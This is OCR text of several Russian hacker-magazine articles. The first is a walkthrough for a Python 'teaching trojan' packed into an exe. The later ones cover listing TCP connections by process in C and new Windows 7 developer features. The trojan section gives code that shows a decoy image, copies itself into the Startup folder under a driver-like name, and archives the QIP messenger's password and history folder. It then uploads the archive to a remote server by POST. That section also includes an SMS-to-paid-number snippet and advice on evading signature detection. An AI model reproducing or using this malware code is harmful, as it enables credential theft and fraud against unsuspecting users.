Во время разработки желательно использовать только один параметр («F») с целью создания отладочного режима, — чтобы в результате получился один файл и окно, в котором мы бы видели свои ошибки. Проверяем и компилируем:

PY2EXE

PyInstaller — не единственная штука для создания exe из py. Есть еще модуль Py2exe. Он может быть использован для создания wxPython, Tkinter, Pmw, PyGTK, pygame и многих других автономных программ. Но, к сожалению, я не нашел в нем возможности создания файла-одиночки. Да и он в использовании несколько сложнее, чем PyInstaller.

ВИРУС ПОД SYMBIAN

Очень много вирусов написано на Python для телефонов под Symbian. Всему виной чрезвычайная простота: если ты хочешь отсылать SMS'ки на свои платные номера, то нужно написать всего лишь две строчки:

```
import messaging
messaging.sms_send(u'02', u"Super SMS")
```



▸ warning
Помни, что вся информация, представленная в статье, служит исключительно ознакомительным целям! Мы не несем ответственности за использование описанных технологий в противозаконных целях.



▸ dvd
•Подробно откомментированные исходники учебного троя с нетерпением ждут тебя на нашем крутецком DVD.

•Видео по «компиляции» и запуску ПО также смотри на диске.



▸ links
•Сайт PyInstaller: http://pyinstaller.org.

•Сайт Py2exe: http://py2exe.org.



ПИТОН ДЛЯ САМЫХ МАЛЕНЬКИХ :)

```
D:\pyinstaller> Makespec.py -F -w -X d:\test\
test.py
D:\pyinstaller> Build.py d:\pyinstaller\test\
test.spec
```

Несколько секунд ожидания... готово! Результат работы покоится в папке d:\pyinstaller\test\dist\. Наш test.exe получился размером в 2.4 Мб, и, если его запустить, то может показаться, что ничего не сработало — окна нет. Однако ok.txt создается, а значит, все отлично работает.

КАРТИНКА TO STRING

Для начала обеспечим нашей программе некий минимум правдоподобности. Обеспечить ее для блондинки довольно просто — покажем ей красивую картинку, тут-то она и растает :). Поскольку все хозяйство у нас должно покоиться в одном py-файле, то картинку нужно будет сжать, а потом закинуть в base64 (превратив в строку). Теперь — немножко питоновской магии с объектом gzip.GzipFile, которому при создании мы указываем, куда сохранять уже сжатые данные, и получаем код, который читает файл my.jpg, сжимает, кодирует функцией base64.encodestring в строку base64 и полученную строку-изображение сохраняет в rez_img.txt:

```
import StringIO, gzip, base64

zbuf = StringIO.StringIO()

zfile = gzip.GzipFile(mode='wb', fileobj=zbuf)
zfile.write(open('my.jpg','rb').read())
zfile.close()

open('rez_img.txt', 'w').write(
  base64.encodestring(zbuf.getvalue())
)
```

Теперь, имея в своем распоряжении строку-картинку, мы можем приступить собственно к кодингу. В начале файла troj.py в переменную img мы поместим нашу картинку с rez_img.txt. Логика этого кода будет выглядеть примерно так (подробности — в сорце на диске):

```
img = '''
H4sIAMW28E...
'''
import sys
#если мы запущены первый раз
if (sys.argv[0].find('Startup')==-1):
  #создать картинку из img и показать ее
  #узнать папку с автозагрузкой
  #скопировать себя в автозагрузку
  #создать архив qip и отослать на сервер
else:
  #достать команду на сервере и исполнить ее
```

STRING TO КАРТИНКА TO БЛОНДИНКО

Распаковка файла практически аналогична запаковке. Код этого нелегкого процесса ты всегда можешь посмотреть в исходнике на диске, а я лишь уточню, что название файла-картинки мы берем из исполнимого файла для уменьшения палевности:

```
file_src = sys.argv[0]
img_name= file_src.split('\\')[-1].\
  split('.')[0]
img_name += '.jpg'
```

Вместо вышеприведенного кода можно было бы использовать стандартную функцию для отделения имени от пути, но мне проще сделать так, поскольку я извращенец :).
Итак, картинка создана, остается лишь «исполнить» ее с использованием библиотеки subprocess:

```
import subprocess
subprocess.Popen(img_name, shell=True)
```

Благодаря заблаговременно указанному «shell=True», картинка откроется так, как если бы пользователь сделал на ней обычный даблклик.

АВТОЗАПУСК

Самый простой способ автозапуска нашей проги — скопировать в папку автозагрузки:

```
import shutil
shutil.copy(sys.argv[0], r'C:\ProgramData\
Microsoft\Windows\Start Menu\Programs\
Startup\driver_video.exe')
```

Как видишь, наш учебный троян заточен под английскую версию Windows 7, поэтому для работы с другими версиями константы путей нужно будет либо поменять, либо динамически вытаскивать их из стандартных переменных винды:

```
%windir%
%APPDATA%
%TEMP%
```

Полный список переменных можно узнать, написав в консоли команду «set», и эту же команду вместе с subprocess.Popen нужно заюзать, чтобы получить эти переменные из скрипта.

КОПИРУЕМ ВСЕ!

Теперь, когда мы отвлекли внимание юзера ушастого и закрепились в автозагрузке, можно начать исполнение нашей основной задачи, отправив на сервер архив папки с историей и паролями qip'а — C:\Program Files\QIP\Users\.
Создадим в папке Temp архив, заюзав библиотеку zipfile. Для этого создадим объект zipfile.ZipFile и рекурсивно пройдемся по папке qip, добавляя в архив все файлы:

```
import zipfile
```

КОДИМ-ПОКОДИМ...


```
def addToZip(zf, path, zippath):
  if os.path.isfile(path):
    zf.write(path, zippath, zipfile.ZIP_DEFLATED)
  elif os.path.isdir(path):
    for nm in os.listdir(path):
      addToZip(zf,
        os.path.join(path, nm),
        os.path.join(zippath, nm)
          )

zip_file = r'C:\Windows\Temp\system_files.zip'
zf = zipfile.ZipFile(zip_file, 'w', allowZip64=True)
src = r'C:\Program Files\QIP\Users\\'
addToZip(zf, src, os.path.basename(src))
zf.close()
```

Отослать полученный файл можно, например, через ftp, или послать post-запросом. Второй вариант мы и реализуем, воспользовавшись библиотекой urllib2:

```
from poster.encode import multipart_encode
from poster.streaminghttp import register_openers
import urllib2
register_openers()
d,h = multipart_encode({"f": open(zip_file,"rb")})
request = urllib2.Request("http://s/f.php", d, h)
urllib2.urlopen(request)
```

Вот и все! Наш учебный троян готов. Разумеется, ни в коем случае мы не советуем тебе использовать его в противозаконных целях, но на своем домашнем компьютере ты вполне можешь его потестить — он с удовольствием покажет тебе интересную картинку, заархивирует папку с qip'ом и отправит ее на сохранение твоему лучшему другу. Отличное решение, ведь если твой компьютер поразит злой вирус — ты всегда сможешь восстановиться из хранящегося у друга бэкапа!



СОСТАВ НАШЕГО ЕКЗЕШНИКА

А ЕСТЬ ЛИ БУДУЩЕЕ?

У нашего продукта есть один существенный минус — а именно, размер (большой размер!) исполнимого файла. Плюсы тоже есть; к ним относится скорость написания и последующей модификации. А исходник можно очень легко шифровать и изменять, что сильно осложнит сигнатурный поиск получившегося зловреда.

Быть или не быть — решать тебе. Если будет нужна помощь, то ты знаешь, где меня найти.

LUKE AKA N1TR3X LSJDY@YANDEX.RU, WWW.GFS-TEAM.RU



ТОТАЛИТАРНЫЙ КОНТРОЛЬ ТРАФИКА

ЛОВИМ И КОНТРОЛИРУЕМ ВЕСЬ TCP/UCP-ТРАФИК НА КОМПЬЮТЕРЕ

МЫ ПРОВОДИМ В ИНТЕРНЕТЕ МОРЕ ВРЕМЕНИ, ИНОГДА СЕТУЯ НА ЗЛОГО ПРОВАЙДЕРА И МЕДЛЕННЫЙ ТРАФИК. ЗАЧАСТУЮ ЭТО ПРОИСХОДИТ ИЗ-ЗА ТОГО, ЧТО «ЛЕВЫЕ» ИЛИ ТРОЯНСКИЕ ПРИЛОЖЕНИЯ ЛОМЯТСЯ В СЕТЬ ЗА ОБНОВЛЕНИЯМИ И ОТБИРАЮТ ДРАГОЦЕННЫЙ ТРАФИК.

У каждого из нас может быть запущено множество процессов — аська (иногда и не одна), торрент, майл-агент и парочка браузеров. Всем им нужна сеть. А если ты сидишь с GPRS-модема? Ой-ой-ой. С помощью материала из этой статьи ты сможешь узнать, как отследить и наказать злобного нарушителя, съедающего твой трафик.

ИНСТРУМЕНТАРИЙ

С целью организации хорошего улова нам понадобится любой C/C++ компилятор, прямые руки и немного мозгов. Итак, для получения всех соединений мелкомягкие предоставляют набор функций библиотеки iphlplib.dll. Не ко всем компиляторам поставляются актуальные на сегодняшний день заголовочные файлы, поэтому функции будем вызывать по их адресу. Сегодня мы станем использовать пришедшие на смену старым функции GetTcpTable(), GetUdpTable(), GetExtendedTcpTable() и GetExtendedUdpTable(). Кстати, для последних двух необходим, как минимум, Windows XP SP2 (вряд ли это составит для тебя проблему). Функции AllocateAndGetTcpTableFromStack() и ей подобные, с таким трепетом рекомендуемые на множестве форумов, я использовать не буду по причине их древности — современными ОС они не поддерживаются. Все наши функции хранятся в библиотеке Iphlpapi.dll, располагающейся в системной директории.

TCP

Функция GetTcpTable() получает таблицу всех Tcp-соединений в системе:

```
DWORD GetTcpTable(PMIB_TCPTABLE pTcpTable,
   PDWORD pdwSize, BOOL bOrder);

typedef DWORD (WINAPI * PROCGETTCPTABLE)
  (PMIB_TCPTABLE, PDWORD, BOOL);
```

Здесь мы объявили прототип этой функции (PROCGETTCPTABLE). Итак, рассмотрим параметры подробнее. Всего их три:
pTcpTable — указатель на выделенный буфер, куда будет записана таблица MIB_TCPTABLE.
pdwSize — размер выделенного буфера; если же буфера будет недостаточно, то в эту переменную запишется размер буфера, нужного для размещения таблицы.
bOrder — если TRUE, то указывает, что полученную таблицу нужно отсортировать по следующим параметрам в порядке:

1. Локальный IP-адрес.
2. Локальный порт.
3. Удаленный IP-адрес,
4. Удаленный порт.

Функция при успехе возвращает NO_ERROR; при ошибке возможно несколько значений, здесь мы рассмотрим только одно: ERROR_INSUFFICIENT_BUFFER — если буфер, на который указывает pTcpTable, недостаточно большого размера, нужный размер возвращен в значении по адресу pdwSize. Остальные значения, а также более подробное описание функции ты можешь найти в MSDN (msdn.microsoft.com).

UDP

Теперь перейдем к UDP-соединениям. Прототип, согласно MSDN, выглядит так:

```
DWORD GetUdpTable(PMIB_UDPTABLE pUdpTable,
  PDWORD pdwSize, BOOL bOrder);

typedef DWORD (WINAPI * PROCGETUDPTABLE)
  (PMIB_UDPTABLE, PDWORD, BOOL);
```

ОБЕЩАННАЯ ФУНКЦИЯ GETPROCESSNAMEBYID

```
LPSTR GetProcessNameByID(LPSTR lpszExeName,
        const DWORD dwID)
{
   HANDLE hProcessSnapshot;
   PROCESSENTRY32 PE32;
   DWORD dwFlag = 1;
   //Делаем снимок всех процессов
   hProcessSnapshot = CreateToolhelp32Snapshot
      (TH32CS_SNAPPROCESS, 0);

   //Заполняем размер структуры — так функция
   узнает ее версию
   PE32.dwSize = sizeof(PROCESSENTRY32);
   //Первый процесс снимка
   Process32First(hProcessSnapshot, &PE32);

   do {
      // Если мы нашли процесс, то копируем
      // его имя и завершаем цикл
      if (PE32.th32ProcessID == dwID)
         lstrcpyA(lpszExeName, PE32.szExeFile),
         dwFlag = 0;
   }

   //Перечисляем процессы до тех пор,
   //пока не найдем или пока есть следующий процесс
   while (dwFlag && Process32Next(
      hProcessSnapshot, &PE32));

   CloseHandle(hProcessSnapshot);

   //Если нашли имя, то возвращаем его, иначе NULL
   return dwFlag ? NULL : lpszExeName;
}
```

Про последние два параметра мы уже все знаем (правда, сортировка идет только по IP-адресу и порту), а указатель на структуру имеет тип PMIB_UDPTABLE, так как сама таблица немного отличается.

СТРУКТУРА ТАБЛИЦ

Рассмотрим таблицу, в которую занесутся TCP-соединения, MIB_TCPTABLE. Она определена ниже и значения ее полей ясны из названия. Отмечу только, что адреса и порты представлены в сетевом формате (старший байт по старшему адресу):

```
typedef struct _MIB_TCPTABLE
{
  DWORD dwNumEntries;
  MIB_TCPROW table[ANY_SIZE];
}
MIB_TCPTABLE, *PMIB_TCPTABLE;
```

Параметр dwNumEntries — количество записей, то есть соединений, а table — массив записей, имеющих вот такой вид:

```
typedef struct _MIB_TCPROW
{
   DWORD      dwState;
```

```
d:\ NetworkViewer.exe
System  192.168.0.101:139         0.0.0.0:51319          LISTEN
qip.exe 192.168.0.101:1074        64.12.28.97:5190               ESTABLISHED
Shareman.exe      192.168.0.101:1370        188.128.116.100:7000        CLOSE_WA
IT
Shareman.exe      192.168.0.101:1442        188.128.116.100:7000        CLOSE_WA
IT
firefox.exe       192.168.0.101:1649        74.125.93.141:80            ESTABLIS
HED
[System Process]          192.168.0.101:2184        92.241.175.148:80
TIME_WAIT
Shareman.exe      192.168.0.101:2211        188.186.113.179:11725       ESTABLIS
HED
Shareman.exe      192.168.0.101:2220        95.78.101.17:11725          ESTABLIS
HED
Shareman.exe      192.168.0.101:2222        95.78.92.34:11725           ESTABLIS
HED
Shareman.exe      192.168.0.101:2227        94.180.10.68:23425          ESTABLIS
HED
WinINI32.exe      192.168.0.101:2228        213.180.204.8:80            ESTABLIS
HED
System  192.168.0.101:2869        192.168.0.1:2055               CLOSE_WAIT
System  192.168.0.101:2869        192.168.0.1:2084               CLOSE_WAIT
System  192.168.0.101:2869        192.168.0.1:2108               CLOSE_WAIT
System  192.168.0.101:2869        192.168.0.1:2137               CLOSE_WAIT
System  192.168.0.101:2869        192.168.0.1:2154               CLOSE_WAIT
```

ВОТ И ПЕРВЫЙ НАРУШИТЕЛЬ — НЕПОНЯТНЫЙ ПРОЦЕСС, УСТАНОВИВШИЙ СОЕДИНЕНИЕ



▷ dvd

На диске смотри исходники, настроенные под MS Visual Studio.



▷ links

www.msdn.microsoft.com — самый свежий MSDN.

```
    DWORD     dwLocalAddr;
    DWORD     dwLocalPort;
    DWORD     dwRemoteAddr;
    DWORD     dwRemotePort;
} MIB_TCPROW, *PMIB_TCPROW;
```

Как видишь, тут присутствует состояние соединения (ожидает ли оно подключения, установлено или уже закрывается), локальные и удаленные IP-адрес с портом. Структуру UDP-таблиц ты можешь найти в MSDN или в приложении к журналу, а пока я приведу код, который покажет все TCP-соединения в системе:

ФУНКЦИЯ, ПОЛУЧАЮЩАЯ ВСЕ TCP-СОЕДИНЕНИЯ В СИСТЕМЕ

```
PMIB_TCPTABLE pTcpTable;
DWORD dwSize = 0;

pTcpTable = (PMIB_TCPTABLE)VirtualAlloc(
  NULL, sizeof(MIB_TCPTABLE),
  MEM_COMMIT, PAGE_READWRITE);

if (GetTcpTable(pTcpTable, &dwSize, FALSE)
== ERROR_INSUFFICIENT_BUFFER)
  pTcpTable = (PMIB_TCPTABLE)

VirtualAlloc(NULL, dwSize,
  MEM_COMMIT, PAGE_READWRITE);

GetTcpTable(pTcpTable, &dwSize, TRUE);

printf("Remote Address:Remote Port\tState\n");

for (DWORD i = 0;
  i < pTcpTable-> dwNumEntries; i++)
{
```

```
  printf("%d.%d.%d.%d:%d\t\t%s\n",
    LOBYTE(LOWORD(pTcpTable->table[i].
dwRemoteAddr)),
    HIBYTE(LOWORD(pTcpTable->table[i].
dwRemoteAddr)),
    LOBYTE(HIWORD(pTcpTable->table[i].
dwRemoteAddr)),
    HIBYTE(HIWORD(pTcpTable->table[i].
dwRemoteAddr)),
    ntohs( pTcpTable->table[i].dwRemotePort),
    lplpszStates[pTcpTable->table[i].dwState
– 1]);
```

Попробую объяснить вышеприведенный исходник. В начале мы выделяем память под указатель, затем вызываем функцию с нулевым dwSize. Удивительно, не правда ли? Это делается с целью узнать актуальный (необходимый) размер структуры, чтобы туда поместился весь список соединений (помнишь? при нехватке места функция возвращает необходимый). Далее мы резервируем память и вызываем функцию. И в цикле печатаем удаленный адрес, порт и состояние соединения, переводя порт и IP из сетевого формата в формат Intel. Вот и все, в прилагаемых файлах смотри полный исходник функции.

БЕРЕМ СЕТЬ ПОД КОНТРОЛЬ

Вдумчивый читатель (то есть, ты), наверняка, задался вопросом: «как же мы будем контролировать сеть? Ведь мы еще ничего не знаем о самом соединении». Спокойно! Сейчас я познакомлю тебя и с Ex-функциями этого семейства, которые появились на свет, начиная с Windows XP. Эти функции перехватывают многие руткиты и используют все файрволы, поскольку дают нам всю информацию о сети. Вот они:

```
DWORD GetExtendedTcpTable(
      PVOID pTcpTable,
      PDWORD pdwSize,
      BOOL bOrder,
      ULONG ulAf,
      TCP_TABLE_CLASS TableClass,
      ULONG Reserved);

DWORD GetExtendedUdpTable(
      PVOID pUdpTable,
      PDWORD pdwSize,
      BOOL bOrder,
      ULONG ulAf,
      UDP_TABLE_CLASS TableClass,
      ULONG Reserved);
```

Помимо открытых портов, функции поддерживают IPv6, позволяют выводить не только имя процесса, породившего соединение, но и имя модуля. Для нас они подходят просто идеально — будем охотиться на зверька, который решил прогуляться по сети.
Эти функции принимают первый параметр как нетипизированный указатель. Почему нетипизированный? Потому что тип структуры, куда занесется результат, заранее не известен и зависит от параметра TableClass. А параметр этот может принимать много значений, в частности, возможна выборка прослушивающих, установленных соединений, всех вместе, а также он может получать ID процесса или даже имя модуля, открывшего соединение. Это справедливо для UDP и TCP модулей. Еще надо учесть, что параметр ulAf принимает беззнаковое целое число, обозначающее получение IPv4 или IPv6 (AF_INET и AF_INET6) соответственно. Но так как IPv6 обладает большим рядом параметров, чем IPv4, то количество типов таблиц будет равно 5 (для IPv6 нельзя получить параметры соединения без PID).
Нас будет интересовать структура типа MIB_TCPTABLE_OWNER_PID, в нее занесутся параметры соединений и PID каждого процесса.

СТРУКТУРА ДАННЫХ

```
typedef struct
{
      DWORD dwNumEntries;
      MIB_TCPROW_OWNER_PID table[ANY_SIZE];
}
MIB_TCPTABLE_OWNER_PID, *PMIB_TCPTABLE_OWNER_PID;

typedef struct
{
      DWORD dwState;
      DWORD dwLocalAddr;
      DWORD dwLocalPort;
      DWORD dwRemoteAddr;
      DWORD dwRemotePort;
      DWORD dwOwningPid;
}
MIB_TCPROW_OWNER_PID, *PMIB_TCPROW_OWNER_PID;
```

Как мы видим, от структуры MIB_TCPROW эта отличается наличием поля dwOwnigPid.
А теперь — приведем отслеживающий шпиона код:

```
PMIB_TCPTABLE_OWNER_PID pTcpTable;
DWORD dwSize = 0;

pTcpTable = (PMIB_TCPTABLE_OWNER_PID) VirtualAlloc(
  NULL, sizeof(MIB_TCPTABLE_OWNER_PID), MEM_COMMIT,
  PAGE_READWRITE);

GetExtendedTcpTable(
  (PVOID)pTcpTable,
  &dwSize,
  FALSE,
  AF_INET,
  TCP_TABLE_OWNER_PID_ALL,
  0);
pTcpTable = (PMIB_TCPTABLE_OWNER_PID)VirtualAlloc
  (NULL, dwSize, MEM_COMMIT, PAGE_READWRITE);}

GetExtendedTcpTable(pTcpTable, &dwSize,
   TRUE, AF_INET, TCP_TABLE_OWNER_PID_ALL, 0);

for (DWORD i = 0; i < pTcpTable->dwNumEntries; i++)
{
 printf("%s\t%d.%d.%d.%d:%d\n",
 GetProcessNameByID(lpszExeName,
   pTcpTable->table[i].dwOwningPid),
   LOBYTE(LOWORD(pTcpTable->table[i].dwRemoteAddr)),
   HIBYTE(LOWORD(pTcpTable->table[i].dwRemoteAddr)),
   LOBYTE(HIWORD(pTcpTable->table[i].dwRemoteAddr)),
   HIBYTE(HIWORD(pTcpTable->table[i].dwRemoteAddr)),
   ntohs(pTcpTable->table[i].dwLocalPort));
}
```

Этот кусок кода выведет нам все процессы и места, куда они коннектятся, что позволит тут же выявить нарушителя границы. Функция GetProcessNameByID моя, она определяет имя процесса по его идентификатору, исходник ты сможешь найти во врезке. Кстати, не забудь объявить ее прототип:

```
typedef DWORD (WINAPI * PROCGETEXTENDEDTCPTABLE)
(PVOID, PDWORD, BOOL, ULONG, TCP_TABLE_CLASS, ULONG);
```

И где-нибудь (я делаю это в main()) инициализировать указатель:

```
HMODULE hLib = LoadLibraryA("iphlpapi.dll");

GetExtendedTcpTable = (PROCGETEXTENDEDTCPTABLE)
  GetProcAddress(hLib, "GetExtendedTcpTable");
```

После инициализации функция может быть вызвана как обычная. Не забывай делать всевозможные проверки в коде — они у меня опущены в виду того, что журнал не резиновый. С UDP-подключениями ситуация полностью аналогична, новое будет только в IPv6 — там структура содержит еще и ScopeID-подключения.

ЗАКЛЮЧЕНИЕ

Полный исходник программы ты можешь найти на DVD, она определяет порты подключений и представляет собой своеобразный, расширенный аналог netstat'a.
Как видишь, вся работа очень проста, и ты можешь дополнить программу многими удобными функциями. Например, резолвить DNS (т.е. определять имена хостов, например, через функцию Winsock gethostbyaddr), сделать автообновление, убивать неугодный процесс, задействовать очень полезную опцию «отображать только нелокальные подключения» — ведь многие программы открывают подключения на локалхост, а их нам мониторить не нужно. Графические программы с таким функционалом я встречал, а вот консольных аналогов не видел, надеюсь, она будет тебе полезна. До новых встреч!

АЛЕКСАНДР ЭККЕРТ ALEKSANDR-EHKKERT@RAMBLER.RU

WINDOWS 7 ОСОБЕННОСТИ КОДИНГА

В ИЮЛЬСКОМ][У НАС БЫЛА ОТДЕЛЬНАЯ СТАТЬЯ О НОВОМ ТАСКБАРЕ WINDOWS 7 SUPERBAR И О ТОМ, КАК РЕАЛИЗОВАТЬ ПОДДЕРЖКУ ВСЕХ ФИЧЕЙ ЭТОГО ТАСКБАРА В СВОИХ ПРИЛОЖЕНИЯХ. СЕГОДНЯ МЫ РЕШИЛИ ЕЩЕ РАЗ ВЗГЛЯНУТЬ НА НОВУЮ ВИНДУ ПРОГРАММИСТСКИМ ВЗГЛЯДОМ И ПОДГОТОВИЛИ ДЛЯ ТЕБЯ СПИСОК САМЫХ ЗНАЧИМЫХ, НА НАШ ВЗГЛЯД, ФИШЕК, В КУРСЕ КОТОРЫХ ДОЛЖЕН БЫТЬ ЛЮБОЙ WINDOWS-КОДЕР.


Забегая вперед, скажу, что каждый из этих пунктов заслуживает отдельной статьи, и в следующем году ты обязательно увидишь несколько материалов из этой серии. Мы напишем и о программировании MultiTouch-интерфейсов, и о разных системных штучках. Ну, а пока давай просто быстренько пробежимся по новым кодинговым возможностям Windows 7.

БИБЛИОТЕКИ В WINDOWS 7

Библиотеки «семерки» являются определяемыми пользователем коллекциями файлов, которые представляют данные, независимо от того, где те хранятся на компьютере. Благодаря им, пользователи могут унифицировать и сгладить иерархию папок, собрав любое количество физических расположений (на локальной или удаленной машине) в одном месте — в библиотеке. Причем пользователи могут самостоятельно решать, какие папки должны быть в них включены , а какие нет. В то же время, добавляя папки в библиотеки, пользователь сообщает Windows 7 о том, где расположены важные для него данные. В дальнейшем система будет индексировать эти папки, позволяя пользователю быстрее и эффективнее искать в них свой контент по свойствам файлов. Тем, кто озабочен разработкой приложений под Windows 7, интересно обеспечить взаимодействие их разработок с библиотеками. Это позволит интегрировать приложения пользователя в рабочую среду Windows и обеспечит согласованность работы приложений в различных сценариях. Поддержка разработки библиотек реализована в библиотеке **Windows API Code Pack for Microsoft .NET Framework** (http://code.msdn.microsoft.com/WindowsAPICodePack).

WINDOWS TOUCH

В новой Windows 7 кардинальным образом изменился графический интерфейс. Он стал еще проще, привлекательнее и обзавелся поддержкой мультитача. Технология MultiTouch, а точнее — просто Windows Touch, реализована практически в полном объеме. Если тебя привлекают вещички типа сенсорных панелей, то приготовься — обзаведись соответствующим монитором и сможешь кодить программы, управляемые движениями пальцев. Более того, базовая поддержка MultiTouch будет доступна и в уже существующих приложениях без изменений кода.
Для реализации всех фишек технологии Windows Touch разработчики приготовили большой набор API-функций, поэтому встроить в свою программу поддержку интерфейса MultiTouch достаточно легко. Для этого в API имеются функции, позволяющие научить приложение распознавать стандартные жесты, эталонные для других приложений. В большинстве приложений особые «выкрутасы» не нужны, поэтому этих функций для начала тебе вполне хватит, кроме того, к твоим услугам всегда будет пакет низкоуровневых API-интерфейсов, с помощью которого легко можно решить нестандартную задачу.



БИБЛИОТЕКУ WINDOWS API CODE PACK МОЖНО СКАЧАТЬ НА MSDN'E


WINDOWS 7 SDK

Хотя Windows 7 SDK не входит в стандартную комплектацию, не будем обходить его своим вниманием. Новый SDK является прекрасным собранием документации и примеров для использования новых API-функций, предоставляемых Windows 7. Несмотря на тот, факт, что большинство этих примеров написаны на неуправляемом (native) коде для API Windows 7, которые относятся к C, C++ и COM API, это несильно усложнит жизнь разработчикам управляемого кода: поддержка ключевых API Windows 7 доступна через библиотеку Windows API Code Pack for Microsoft .NET Framework.

СИСТЕМНЫМ ПРОГРАММИСТАМ НА ЗАМЕТКУ

Не остались без внимания и системные разработчики. Так, был переработан и улучшен механизм отслеживания событий в Windows — «Event Tracing for Windows» (ETW). Внедренный в Windows 2000, он был предназначен для ведения логов юзермодных приложений и различных системных событий, генерируемых как ядром так и его компонентами. Теперь системного программиста ждут значительные улучшения, связанные с отслеживанием событий ядра ОС, что также нашло отражение в .NET'овских языках в виде соответствующих API. Сейчас ETW способен вести логи старта и окончания таких объектов как «Process», «Thread», «Image» и «Process», чего раньше не было. И это не все — также можно вести логи переключения контекста потоков (Context Switch), вызова отложенных процедур (DPC) и векторов прерываний устройств (ISR). Но и это еще не все — новый механизм ETW позволяет регистрировать события, связанные с управлением памятью — «Page Fault events», «Hard Page Fault events» и «Virtual Memory events». Программисты, пишущие на языках в .NET Framework для того, чтобы во всей полноте прочувствовать этот шик, могут обратиться к пространству имен System.Diagnostics.Eventing, где представлены новые классы и методы.
В Windows 7 зарелизили новую версию низкоуровнего интерфейса для сетевых карт — NDIS 6.20, которая, впрочем, несильно отличается от шестой версии. Само собой, в ядре Windows 7 актуальными остаются такие интерфейсы сетевой разработки, как NMR и Kernel Sock, впервые появившиеся в Windows Vista. И, внимание! Что меня особенно порадовало, так это то, что поддержка TDI-интерфейса осталась — уж очень не хотелось от него отказываться.

МНЕНИЕ ЭКСПЕРТА



Алексей Федоров, эксперт по технологиям, Microsoft:

Разработчикам стоит обратить пристальное внимание на Windows 7 – положительные отзывы заказчиков, уже развернувших у себя эту ОС, а также скорость внедрения Windows 7 доказывают, что новую ОС ждет долгая жизнь. Чем бы вы не занимались – написанием системного софта, прикладных решений или игр – Windows 7 содержит множество новых и обновленных технологий, которые позволят вам по-новому взглянуть на создание приложений. Изучая возможности новой ОС, не забывайте о рекомендациях по написанию совместимого кода, использованию подсистем, обеспечивающих стабильную, надежную и безопасную работу приложений

.NET FRAMEWORK: ВЕРСИЯ 4

Ведя разговор о новых возможностях в разработке софта под Windows, нельзя обойти стороной и готовящийся в настоящий момент релиз четвертой версии .NET Framework. Тем более, бета-версия нового фреймворка доступна уже порядочное время.
Основной акцент в .NET Framework всегда делался на разработке web-приложений и web-сервисов, вследствие чего ASP.NET является сейчас, пожалуй, самой продвинутой частью .NET Framework. Теперь web-разработчикам предложены новые расширения ASP.NET Ajax и Silverlight, что не может не радовать. К тому же, — пусть это и не прямая заслуга команды разработчиков ASP.NET — в рамках проекта Mono практически любой ASP.NET веб-сайт может быть запущен на любом Java Application сервере (J2EE, Tomcat и т.д.). Windows Forms пока не может похвастаться такими успехами.
Отныне в .NET стало возможным использовать скриптовые языки, такие как IronRuby и IronPython. Это реально, благодаря технологии поддержки динамических языков или DLR (Dynamic Language Runtime). DLR — компилятор динамических языков, который позволяет интерпретировать код, минуя этап его компиляции в CLR-байткод.
Не хочется перехваливать данную особенность, но это похоже на явный, если можно так выразиться, маркетинговый ход со стороны Microsoft. Ведь сейчас даже невооруженным глазом виден всплеск интереса к языкам Ruby и Python. Один мой знакомый программист, который трудится на ниве ООП в одной очень достойной компании, занимающейся разработкой CRM-систем, пришел прямо-таки в щенячий восторг, узнав о поддержке .NET новых языков (и в том числе Ruby), поскольку, с его слов, «влюбился в новый язык и не знал, что выбирать — C# или Ruby». Более того, в .NET Framework предоставляются исходники DLR, при помощи которых можно создать свой динамический язык для .NET, если у тебя есть необходимость.
